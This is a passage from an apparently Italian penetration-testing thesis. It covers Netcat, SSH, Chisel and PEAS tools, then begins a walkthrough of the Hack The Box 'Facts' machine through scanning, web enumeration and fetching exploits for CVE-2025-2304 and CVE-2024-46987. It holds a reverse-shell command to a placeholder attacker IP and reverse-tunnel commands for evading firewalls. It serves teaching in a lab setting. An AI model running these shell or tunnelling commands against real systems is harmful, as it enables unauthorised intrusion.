- *Bind Shell*: il sistema *target* apre una porta locale in attesa di una connessione entrante, tecnica spesso ostacolata dai *firewall* perimetrali.
- *Reverse Shell*: il sistema *target* stabilisce una connessione in uscita verso la macchina dell'operatore. Questa modalità è preferibile poiché supera agevolmente le restrizioni dei *firewall* e le configurazioni NAT, che solitamente consentono il traffico in uscita.

Per ricevere una *reverse shell*, è necessario predisporre un *listener* sulla propria macchina, come mostrato nel Listato 2.10.

```
ncat -nvlp <LOCAL_PORT>
```

Listato 2.10: Configurazione di un listener Netcat per intercettare connessioni remote

Una volta che il *listener* è in attesa, è necessario forzare il sistema compromesso a connettersi verso l'indirizzo IP dell'operatore, inoltrando il proprio interprete dei comandi. La sintassi per questa operazione è descritta nel Listato 2.11.

```
ncat -nv <ATTACKER_IP> <LOCAL_PORT> -e /bin/sh
```

Listato 2.11: Comando per l'esecuzione di una reverse shell sul sistema target

Oltre alla gestione delle sessioni, *Netcat* è ampiamente utilizzato per il trasferimento rapido di dati tra macchine dove non sono disponibili protocolli più complessi. Questo avviene sfruttando la redirectione dei flussi di input e output del sistema operativo. La procedura richiede inizialmente la configurazione della macchina ricevente, come mostrato nel Listato 2.12.

```
ncat -nvlp <LOCAL_PORT> > <OUTPUT_FILE>
```

Listato 2.12: Configurazione della macchina ricevente per il trasferimento dei file

Successivamente, il file viene inviato dalla macchina mittente verso l'indirizzo della macchina ricevente. È importante notare che le *shell* ottenute tramite questo strumento sono spesso "non intelligenti", ovvero mancano di funzioni come l'autocompletamento o la gestione corretta dei segnali.

2.4.3 Secure Shell (SSH)

Secure Shell (SSH) è un protocollo crittografico operante sulla porta TCP 22, progettato per stabilire connessioni sicure e sostituire protocolli insicuri come Telnet. Basato su un'architettura *client-server*, SSH garantisce riservatezza e integrità dei dati attraverso l'uso della crittografia a chiave pubblica.

Il processo di autenticazione e cifratura della sessione avviene tramite l'impiego di chiavi asimmetriche. Come illustrato nella Figura 2.13, questa procedura permette ai dispositivi di verificare le reciproche identità e negoziare i parametri di sicurezza prima di fornire l'accesso all'interfaccia di comando del sistema *host*.




Figura 2.13: Diagramma del processo di connessione SSH tra client e server

SSH consente anche il *tunneling*, o *port forwarding*, ovvero la capacità di trasportare pacchetti di dati attraverso reti che normalmente non sarebbero in grado di transitare, incapsulandoli all'interno del canale cifrato. Questa funzionalità è utile per accedere ai servizi in una rete privata o per eludere le restrizioni del *firewall*.

La sintassi di base per stabilire una connessione da terminale è la seguente:

```
ssh nomeutente@host
```

Listato 2.13: Comando base per la connessione SSH

Per scenari più complessi, è possibile specificare parametri aggiuntivi, come mostrato nel Listato 2.14.

```
ssh -p <PORTA> -i <FILE_CHIAVE> nomeutente@host
```

Listato 2.14: Esempio di connessione SSH con specifiche opzioni di porta e chiave

Nel *penetration testing*, SSH rappresenta uno strumento fondamentale per gestire sessioni remote e applicare tecniche di *privilege escalation*.

2.5 Pivoting e Post-Exploitation

Una volta ottenuto l'accesso iniziale a un sistema all'interno della rete target, l'attività di *penetration testing* evolve verso le fasi di *post-exploitation*. In questo stadio, l'obiettivo è duplice: da un lato, consolidare la propria presenza e innalzare i privilegi utente per ottenere il controllo totale della macchina compromessa; dall'altro, utilizzare tale sistema come "testa di ponte" per esplorare segmenti di rete altrimenti isolati o non raggiungibili direttamente dall'esterno.

Questa tecnica, nota come *pivoting*, permette di instradare il traffico di attacco attraverso l'host compromesso, trasformandolo in un *proxy* o in un *gateway* verso l'infrastruttura interna. Per operare con successo durante queste fasi, è necessario l'impiego di strumenti capaci di creare tunnel cifrati in grado di eludere i sistemi di ispezione del traffico (*Deep Packet Inspection*) e di script automatizzati per l'identificazione rapida di vettori di *Privilege Escalation* locali.

2.5.1 Chisel

Chisel è uno strumento *open-source* scritto in Go che permette di creare tunnel TCP/UDP veloci, incapsulati in connessioni HTTP e protetti tramite SSH. La sua architettura a file eseguibile unico integra sia le funzionalità *client* che *server*, il che lo rende ideale per il *pivoting* e il superamento di restrizioni imposte dai *firewall*.

L'applicativo è particolarmente efficace per eludere i sistemi di sicurezza poiché maschera il traffico di attacco all'interno di flussi HTTP/HTTPS standard (porte 80 o 443), confondendosi con la normale navigazione web.

Lo strumento opera secondo un modello *client-server*; in particolare:

- Il *Server* rimane in ascolto sulla macchina controllata dall'operatore o su un *pivot* intermedio.
- Il *Client* stabilisce la connessione verso il *server* per inoltrare il traffico verso segmenti di rete interni altrimenti inaccessibili.

L'avvio del *server* con supporto per il *reverse tunneling* è descritto nel Listato 2.15.

```
chisel server -p 8080 --reverse
```

Listato 2.15: Avvio di Chisel in modalità server

Il collegamento del *client* dalla macchina *target* permette di "mappare" porte locali o remote, come mostrato nel Listato 2.16.

```
chisel client <SERVER_IP>:8080 R:<REMOTE_PORT>:localhost:  
                <LOCAL_PORT>
```

Listato 2.16: Connessione del client Chisel per il tunneling

In sintesi, *Chisel* rappresenta una soluzione leggera e furtiva rispetto ai tunnel SSH tradizionali, garantendo un accesso persistente alle risorse interne durante le fasi di *post-exploitation*.

2.5.2 LinPEAS e WinPEAS

I *Privilege Escalation Awesome Scripts* (PEAS) sono una suite di strumenti *open-source* progettata per automatizzare la ricerca di vulnerabilità locali su sistemi Linux, Windows e macOS. Questi script non eseguono attacchi diretti, ma analizzano il sistema per esporre misconfigurazioni e falle di sicurezza che permettono di elevare i propri privilegi.

Gli strumenti effettuano una scansione sistematica dell'ambiente, concentrandosi su vettori critici quali vulnerabilità del *kernel*, configurazioni errate del file *sudoers* e credenziali memorizzate in chiaro. In ambiente Windows, l'analisi si estende a elementi specifici, come i percorsi di servizio non virgolettati e gli abusi del registro di sistema. La caratteristica principale dei PEAS è l'output codificato a colori, fondamentale per identificare rapidamente le criticità; i colori utilizzati sono i seguenti:

- *Rosso su sfondo Giallo*: identifica configurazioni con un'altissima probabilità (circa 99%) di escalation immediata.
- *Rosso*: segnala elementi sospetti che richiedono un'analisi approfondita.
- *Azzurro/Blu*: evidenzia informazioni sugli utenti, gruppi e dispositivi montati.

In sintesi, questi strumenti fungono da mappa della superficie di attacco interna, permettendo sia ai *Red Team* di accelerare la fase di *post-exploitation*, sia ai *Blue Team* di individuare e correggere rapidamente le falle di sicurezza prima che vengano sfruttate.

2.6 Scripting e Risorse

Nelle fasi avanzate di un *penetration test*, gli strumenti standard possono risultare insufficienti per superare difese specifiche. La capacità di scrivere codice personalizzato e attingere a *repository* globali diventa, quindi, essenziale per automatizzare catene di attacco (*exploit chains*) e manipolare dati in tempo reale.

2.6.1 Python e Ruby

Python e *Ruby* sono linguaggi di scripting essenziali per l'automazione e la personalizzazione di *exploit*. *Python* è lo standard per l'analisi computazionale e la manipolazione di dati grazie alla sua sintassi pulita e alla vasta disponibilità di librerie di sicurezza. Al contrario, *Ruby* si distingue per la flessibilità e la rapidità nella prototipazione *web*, essendo, inoltre, il linguaggio alla base di strumenti critici come il *Metasploit Framework*.

La scelta tra i due dipende dalla natura del compito: *Python* risulta ideale per il rigore analitico, mentre *Ruby* eccelle nell'agilità di sviluppo per scenari offensivi complessi.

2.6.2 Bash

Bash (Bourne Again SHell) è l'interprete di comandi standard per sistemi *Unix-like*, fondamentale per l'automazione di compiti complessi tramite *shell script*. In ambito di *penetration testing*, rappresenta lo strumento primario per la gestione dei flussi di lavoro e le attività di *post-exploitation*.

L'efficienza operativa è garantita da scorciatoie e comandi fondamentali per la gestione del sistema; tra questi abbiamo:

- `Tab` / `Ctrl+r`: completamento automatico di percorsi e ricerca rapida nella cronologia dei comandi.
- `Ctrl+c` / `Ctrl+z`: interruzione immediata o sospensione in *background* dei processi attivi.
- `ls` / `cd` / `pwd`: visualizzazione del contenuto, navigazione tra directory e verifica del percorso attuale.
- `cat` / `grep`: lettura di file e ricerca di stringhe specifiche al loro interno.
- `cp` / `mv` / `rm`: copia, spostamento o rimozione di file e cartelle.
- `mkdir` / `touch`: creazione rapida di nuove directory o file vuoti.

2.6.3 GitHub

GitHub è la principale piattaforma di *hosting* basata su *Git*, fondamentale nel *penetration testing* per l'accesso a *repository* di *exploit* e strumenti *open source* sempre aggiornati. L'integrazione tra l'ambiente locale e quello remoto si basa su due operazioni chiave, ovvero:

- `push`: invio delle modifiche e degli script personalizzati dall'ambiente di attacco al *repository* sicuro.
- `pull`: sincronizzazione e download degli ultimi aggiornamenti di strumenti critici (come *Chisel* o *LinPEAS*).

Oltre al controllo di versione, l'uso delle *GitHub Action* permette di automatizzare pipeline di scansione, rendendo la piattaforma un ecosistema indispensabile per la gestione delle risorse e la tracciabilità delle modifiche durante lo sviluppo di nuovi vettori di attacco.

Una prima attività di ethical hacking in ambiente Linux

Il presente capitolo illustra in maniera dettagliata l'attività di penetration testing condotta sulla macchina "Facts", un ambiente Linux-based ospitato sulla piattaforma Hack The Box. Questo scenario è stato selezionato per la sua capacità di simulare una superficie di attacco moderna e complessa, che integra la gestione di un Content Management System (CMS) con infrastrutture di storage nel cloud tramite servizi AWS S3.

L'analisi segue una metodologia sistematica divisa in quattro fasi operative: la raccolta preliminare delle informazioni (Information Gathering), l'individuazione delle criticità software e sistemistiche (Vulnerability Analysis), lo sfruttamento delle falle identificate per l'accesso iniziale (Exploitation) e, infine, il consolidamento della presenza nel sistema tramite l'elevazione dei privilegi (Post-Exploitation). Attraverso la documentazione dei comandi eseguiti e dei risultati ottenuti, l'obiettivo è dimostrare l'efficacia di una "Attack Chain" stratificata nel compromettere l'integrità di un'intera infrastruttura aziendale.

3.1 Information Gathering

L'attività di *ethical hacking* sulla macchina *Facts*, il cui logo identificativo è riportato nella Figura 3.1, ha avuto inizio dopo aver stabilito una connessione sicura verso l'infrastruttura di *Hack The Box*. Tale collegamento è stato realizzato tramite il protocollo VPN, seguendo la procedura metodologica già illustrata nella Sezione 2.1.2.




Figura 3.1: Logo della macchina target Facts su Hack The Box

Una volta avviata l'istanza sulla piattaforma, la macchina target è stata identificata univocamente dall'indirizzo IP `10.129.10.201`. Il primo passo operativo ha previsto la verifica della raggiungibilità dell'host per confermare che il tunnel VPN fosse correttamente instradato e che il sistema target fosse attivo. A tale scopo, sono stati inoltrati quattro pacchetti ICMP (*Internet Control Message Protocol*) tramite il comando `ping`, come riportato nel Listato 3.1.

```
ping -c 4 10.129.10.201
```

Listato 3.1: Verifica della raggiungibilità tramite protocollo ICMP

L'esito dell'operazione, illustrato nella Figura 3.2, conferma la piena operatività del target. Dall'analisi dell'output si osserva un *packet loss* dello 0%, con tempi di risposta (*round-trip time*) medi di circa 49 ms. Un dettaglio tecnico rilevante è il valore del TTL (*Time To Live*) pari a 63; considerando che il valore predefinito per i sistemi Linux è solitamente 64, la ricezione di un pacchetto con TTL 63 suggerisce che l'host target sia basato su un kernel Linux e che vi sia un solo *hop* di rete (un router/gateway) tra la macchina attaccante e la vittima.



```
(kali㉿kali)-[~]
$ ping -c 4 10.129.10.201
PING 10.129.10.201 (10.129.10.201) 56(84) bytes of data.
64 bytes from 10.129.10.201: icmp_seq=1 ttl=63 time=48.9 ms
64 bytes from 10.129.10.201: icmp_seq=2 ttl=63 time=49.7 ms
64 bytes from 10.129.10.201: icmp_seq=3 ttl=63 time=48.9 ms
64 bytes from 10.129.10.201: icmp_seq=4 ttl=63 time=49.0 ms

— 10.129.10.201 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3002ms
rtt min/avg/max/mdev = 48.926/49.146/49.699/0.321 ms
```

Figura 3.2: Analisi della latenza e connettività tramite comando ping

Dopo aver confermato la connettività, è stata condotta una scansione approfondita delle porte TCP per mappare la superficie di attacco dell'host. Come approfondito nella Sezione (2.2.1), dedicata all'analisi degli strumenti, l'uso di *Nmap* permette di enumerare non solo le porte aperte, ma anche le versioni dei servizi e il sistema operativo sottostante. Il comando eseguito è riportato nel Listato 3.2.

```
sudo nmap -sC -sV -O 10.129.10.201
```

Listato 3.2: Scansione Nmap per il rilevamento di servizi e versioni

Dall'analisi dell'output di *Nmap*, mostrato nella Figura 3.3, si evince una superficie di attacco composta da due servizi principali:

- *Porta 22/tcp (SSH)*: in essa è in esecuzione il servizio OpenSSH 9.9p1 su una distribuzione Ubuntu Linux. La presenza di SSH suggerisce un possibile vettore di attacco tramite *brute-force* o l'uso di credenziali ottenute in altre fasi, sebbene le versioni recenti siano generalmente robuste contro exploit diretti.
- *Porta 80/tcp (HTTP)*: in essa è presente un server web nginx 1.26.3. Un dettaglio critico fornito dallo script di default di *Nmap* (`http-title`) è il

rilevamento di un redirect non seguito verso l'indirizzo `http://facts.htb/`. Questo indica che il server utilizza il *virtual hosting* basato sul nome, rendendo necessaria la risoluzione del dominio nel file `/etc/hosts` della macchina attaccante per interagire correttamente con l'applicazione web.

```

kali@kali: ~/CVE-2025-2304
Session Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ nmap -sC -sV -O 10.129.10.201
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-20 11:31 EDT
Nmap scan report for 10.129.10.201
Host is up (0.069s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh      OpenSSH 9.9p1 Ubuntu 3ubuntu3.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  256 4d:d7:b2:8c:d4:df:57:9c:a4:2f:df:c6:e3:01:29:89 (ECDSA)
|_  256 a3:ad:6b:2f:4a:bf:6f:48:ac:81:b9:45:3f:de:fb:87 (ED25519)
80/tcp    open  http     nginx 1.26.3 (Ubuntu)
|_ http-title: Did not follow redirect to http://facts.htb/
|_ http-server-header: nginx/1.26.3 (Ubuntu)
Device type: general purpose|router
Running: Linux 5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.11 seconds

```

Figura 3.3: Risultati della scansione Nmap: rilevamento delle porte 22 e 80

L'identificazione del sistema operativo tramite *fingerprinting* conferma la natura Linux del target (kernel 5.x), coerentemente con quanto ipotizzato durante il test del comando `ping`. La presenza del server web sulla porta 80 rappresenta il vettore più probabile per l'accesso iniziale, spostando l'analisi verso l'enumerazione delle risorse web e dei sottodomini.

Come evidenziato dai risultati della scansione *Nmap*, il server web non permette l'accesso diretto tramite indirizzo IP numerico, restituendo un codice di stato che indica un reindirizzamento verso il dominio `facts.htb`. Questo comportamento è caratteristico delle configurazioni basate su *Virtual Hosting*, in cui il web server (*Nginx* in questo caso) utilizza l'intestazione `Host` della richiesta HTTP per instradare il traffico verso il sito corretto.

Per ovviare a questa limitazione e permettere una corretta interazione con l'applicazione web, si è reso necessario configurare la risoluzione statica dei nomi sulla macchina attaccante. È stata, quindi, effettuata una modifica al file di sistema `/etc/hosts`, aggiungendo una mappatura diretta tra l'indirizzo IP del target e il dominio identificato. L'operazione è stata eseguita tramite l'editor di testo *nano*, come riportato nel Listato 3.3.

```
sudo nano /etc/hosts
```

Listato 3.3: Comando per la modifica del file `hosts`

In Figura 3.4 viene mostrato il contenuto del file aggiornato con l'inserimento della riga `10.129.10.201 facts.htb`. Grazie a questa configurazione, il brow-

ser e gli strumenti di enumerazione automatizzata sono ora in grado di risolvere correttamente il nome a dominio verso l'host vulnerabile.




Figura 3.4: Configurazione della risoluzione statica nel file `/etc/hosts`

Una volta completata la risoluzione del dominio, è stato possibile accedere all'interfaccia web digitando l'URL `http://facts.htb` nella barra degli indirizzi del browser. Questa operazione preliminare è fondamentale per iniziare l'esplorazione visiva dell'applicazione, identificando il tipo di tecnologia web in uso e pianificando le successive attività di *fuzzing* delle directory.

3.1.1 Feroxbuster: Enumerazione Web

Una volta stabilita la risoluzione del dominio, l'analisi è proseguita con l'identificazione di risorse non indicizzate e directory nascoste. Come approfondito nella Sezione 2.2.2, è stato impiegato *Feroxbuster*, un applicativo ad alte prestazioni per il *content discovery*.

Il comando eseguito, riportato nel Listato 3.4, utilizza una *wordlist* standard per testare la presenza di percorsi comuni sul server web.

```
feroxbuster -u http://facts.htb -w /usr/share/wordlists/dirb/common.txt
```

Listato 3.4: Enumerazione delle directory tramite Feroxbuster

L'analisi dell'output, illustrata nella Figura 3.5, ha fornito informazioni determinanti per il proseguimento dell'attività. Lo strumento ha rilevato diversi codici di stato 200 OK e 301 Redirect, evidenziando percorsi quali `/search`, `/post` e, soprattutto, una struttura di directory riconducibile a *Camaleon CMS*.

```

kali@kali: ~
Session Actions Edit View Help
404 GET 114l 371w 4836c http://facts.htb/catalog.wci
404 GET 114l 371w 4836c http://facts.htb/config.local
404 GET 114l 371w 4836c http://facts.htb/crossdomain.xml
404 GET 114l 371w 4836c http://facts.htb/development.log
404 GET 114l 371w 4836c http://facts.htb/Documents%20and%20Settings
500 GET 114l 574w 7918c http://facts.htb/error
404 GET 114l 371w 4836c http://facts.htb/favicon.ico
404 GET 114l 371w 4836c http://facts.htb/function.require
404 GET 114l 371w 4836c http://facts.htb/getFile.cfm
404 GET 114l 371w 4836c http://facts.htb/global.asa
404 GET 114l 371w 4836c http://facts.htb/global.asax
404 GET 114l 371w 4836c http://facts.htb/id_rsa.pub
404 GET 114l 371w 4836c http://facts.htb/info.php
404 GET 114l 371w 4836c http://facts.htb/install.mysql
404 GET 114l 371w 4836c http://facts.htb/install.pgsql
404 GET 6l 16w 10152c http://facts.htb/javadoc
404 GET 6l 14w 10164c http://facts.htb/java-plugin
200 GET 66l 519w 44082c http://facts.htb/randomfacts/primary-question-mark.png
404 GET 2l 9w -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403 GET 7l 10w 162c http://facts.htb/randomfacts/
404 GET 2l 13w 373c http://facts.htb/randomfacts/Documents%20and%20Settings
404 GET 114l 371w 4836c http://facts.htb/fonts.googleapis.com/css
404 GET 114l 371w 4836c http://facts.htb/fonts.googleapis.com/
200 GET 64l 988w 206540c http://facts.htb/assets/camaleon_cms/image-not-found-fc3c0e66dc61abf74010e63ef65a2e23c4cb40a3320408f2711f82fdc22b503f.png
200 GET 271l 1166w 19187c http://facts.htb/search
200 GET 8l 2294w 169312c http://facts.htb/assets/themes/camaleon_first/assets/css/main-41052d2acf5add707cadf8d1c12a89a9daca83fb8178fdd5c9105dc6c566d25d.css
200 GET 151l 507w 11308c http://facts.htb/post
200 GET 9958l 40904w 330571c http://facts.htb/assets/themes/camaleon_first/assets/js/main-2d9adb006939c9873a62dff797c5fc28dff961487a2bb550824c5bc6b8dbb881.js
200 GET 8l 11w 183c http://facts.htb/rss
404 GET 2l 11w 355c http://facts.htb/randomfacts/Program%20Files
404 GET 2l 11w 353c http://facts.htb/randomfacts/reports%20list
404 GET 114l 371w 4836c http://facts.htb/production.log
404 GET 114l 371w 4836c http://facts.htb/Program%20Files
404 GET 114l 371w 4836c http://facts.htb/putty.reg
404 GET 114l 371w 4836c http://facts.htb/reports%20list
200 GET 1l 12w 99c http://facts.htb/robots.txt
200 GET 1l 2w 33c http://facts.htb/robots
[#####> -] - 4m 8167/9248 10s found:82 errors:851
[#####> -] - 4m 3515/4614 14/s http://facts.htb/
[#####> -] - 11s 4614/4614 415/s http://facts.htb/randomfacts/

```

Figura 3.5: Output di Feroxbuster e individuazione dei percorsi del CMS

L'esplorazione manuale dell'applicazione web ha permesso di mappare il flusso di autenticazione e di individuare i principali punti di ingresso. Inizialmente, l'attenzione si è focalizzata sulla pagina di login (Figura 3.6), porta di accesso principale all'area riservata.

FACTS

Welcome, Please login

Username

Password

☐ Remember Me [Log In](#)

Do not have an account yet? [Create an account](#)

[Forgot your password?](#)

Figura 3.6: Interfaccia di login del portale

Poiché non si disponeva di credenziali valide per l'accesso, è stato utilizzato il link "Create an account" presente nella schermata di autenticazione. Questa azione ha indirizzato la sessione verso la sezione dedicata alla registrazione di nuovi profili utenti (Figura 3.7), dove è stato possibile creare un account di test.

Personal info

testing

testing

testing@gmail.com

Authentication

testing

••••••

••••••

Captcha

GZE1Z

GZE1Z

[Already have account?](#) [Sign Up](#)

Figura 3.7: Pagina di registrazione per la creazione di nuovi account

Al fine di convalidare il corretto funzionamento del profilo appena creato, sono state inserite le credenziali di test (utente `testing`). Una volta completata con successo la procedura di registrazione e il successivo accesso, il sistema ha reindirizzato la sessione alla dashboard principale, caratterizzata dall'intestazione "Welcome to the Admin Panel of your site". Un elemento di fondamentale importanza per la fase di *footprinting* è stato individuato nel footer della pagina, dove la dicitura "Copyright 2015-2026 Camelon CMS" ha permesso di identificare univocamente il Content Management System in uso e la relativa versione di riferimento.

Sfruttando la funzione di registrazione, è stato possibile creare un account con privilegi minimi per analizzare le funzionalità interne del sistema. Come mostrato nella Figura 3.8, l'accesso ha rivelato una *dashboard* utente che funge da pannello di controllo per la gestione dei contenuti.

Questa fase di ricognizione ha permesso di concludere l'attività di *Information Gathering*, restringendo il campo d'azione alla ricerca di vulnerabilità specifiche nel CMS identificato, con particolare attenzione alla gestione dei file e dei permessi utente.

3.1.2 Identificazione del Bucket AWS S3

Durante l'analisi della dashboard e dei flussi di caricamento dei contenuti nel CMS, è emersa l'integrazione dell'applicazione con servizi di *storage* esterno. At-




Figura 3.8: Dashboard interna visualizzata dopo l'autenticazione

traverso l'ispezione delle richieste di rete e dei percorsi degli asset statici, è stato identificato un bucket AWS S3 denominato *randomfacts*.

Questa scoperta sposta l'analisi oltre i confini del server locale, evidenziando una superficie di attacco basata su tecnologie *cloud*. L'identificazione dell'endpoint specifico (solitamente simulato in ambiente di laboratorio su porte non standard o tramite *LocalStack*) rappresenta l'ultimo tassello della fase di ricognizione, fornendo il target necessario per la successiva analisi delle configurazioni dei permessi e delle possibili vulnerabilità di accesso ai dati.

3.2 Vulnerability Analysis

Conclusa la fase di ricognizione, l'attività si è focalizzata sull'identificazione di falle di sicurezza specifiche per le tecnologie rilevate. L'analisi ha permesso di isolare due vettori di attacco critici che interessano sia il *Content Management System* sia la gestione dei file a livello di sistema operativo.

Attraverso la correlazione tra le versioni software identificate e i database pubblici di *exploit*, sono state rilevate le seguenti criticità:

- **CVE-2025-2304:** una vulnerabilità nel *backend* di *Camaleon CMS* che permette l'elevazione dei privilegi utente e l'esposizione di segreti di configurazione.
- **CVE-2024-46987:** una falla di tipo *Arbitrary File Read* che consente a un utente autenticato di leggere file arbitrari dal sistema *host*.

Per verificare l'effettiva sfruttabilità delle vulnerabilità identificate e validare i vettori di attacco, è stato necessario reperire gli *exploit* specifici tramite la piattaforma di *versioning GitHub*. Questa fase è cruciale poiché permette di passare dall'analisi teorica alla verifica pratica della sicurezza del sistema. Come illustrato nel sistema di Figura 3.9, l'attività ha previsto l'acquisizione di script scritti in linguaggio Python, scelti per la loro capacità di interagire direttamente con i servizi di rete del target.

Il processo operativo è iniziato con l'esecuzione del comando `git clone`, come riportato nel Listato 3.5, necessario per scaricare localmente i repository contenenti il

```
(kali@kali)-[~]
$ git clone https://github.com/Alien0ne/CVE-2025-2304.git
Cloning into 'CVE-2025-2304' ...
remote: Enumerating objects: 18, done.
remote: Counting objects: 100% (18/18), done.
remote: Compressing objects: 100% (16/16), done.
remote: Total 18 (delta 3), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (18/18), 8.83 KiB | 2.94 MiB/s, done.
Resolving deltas: 100% (3/3), done.

(kali@kali)-[~]
$ cd CVE-2025-2304

(kali@kali)-[~/CVE-2025-2304]
$ ls
exploit.py  README.md
```

(a) Vettore per CVE-2025-2304

```
(kali@kali)-[~]
$ git clone https://github.com/Goultarde/CVE-2024-46987.git
Cloning into 'CVE-2024-46987' ...
remote: Enumerating objects: 8, done.
remote: Counting objects: 100% (8/8), done.
remote: Compressing objects: 100% (7/7), done.
remote: Total 8 (delta 1), reused 7 (delta 1), pack-reused 0 (from 0)
Receiving objects: 100% (8/8), done.
Resolving deltas: 100% (1/1), done.

(kali@kali)-[~]
$ cd CVE-2024-46987

(kali@kali)-[~/CVE-2024-46987]
$ ls
CVE-2024-46987.py  README.md
```

(b) Vettore per CVE-2024-46987

Figura 3.9: Operazioni di download e preparazione dei vettori di attacco tramite GitHub

codice malevolo. Una volta terminata la clonazione, è stata effettuata la navigazione all'interno della directory tramite il comando `cd CVE-2025-2304`. All'interno della cartella, l'utilizzo del comando `ls` ha permesso di verificare la presenza dei componenti fondamentali per l'attacco, identificando specificamente il file `exploit.py` e la relativa documentazione in formato *Markdown*.

```
git clone https://github.com/Alien0ne/CVE-2025-2304.git
```

Listato 3.5: Clonazione del repository dell'exploit tramite Git

L'ispezione visiva dei file ha confermato l'integrità del pacchetto scaricato, garantendo che tutti i file di supporto fossero pronti per la fase di configurazione. Tale procedura di verifica è stata replicata sistematicamente per entrambi i vettori identificati, assicurando che ogni strumento fosse correttamente predisposto prima di procedere con l'esecuzione dei test di validazione sulla macchina target.

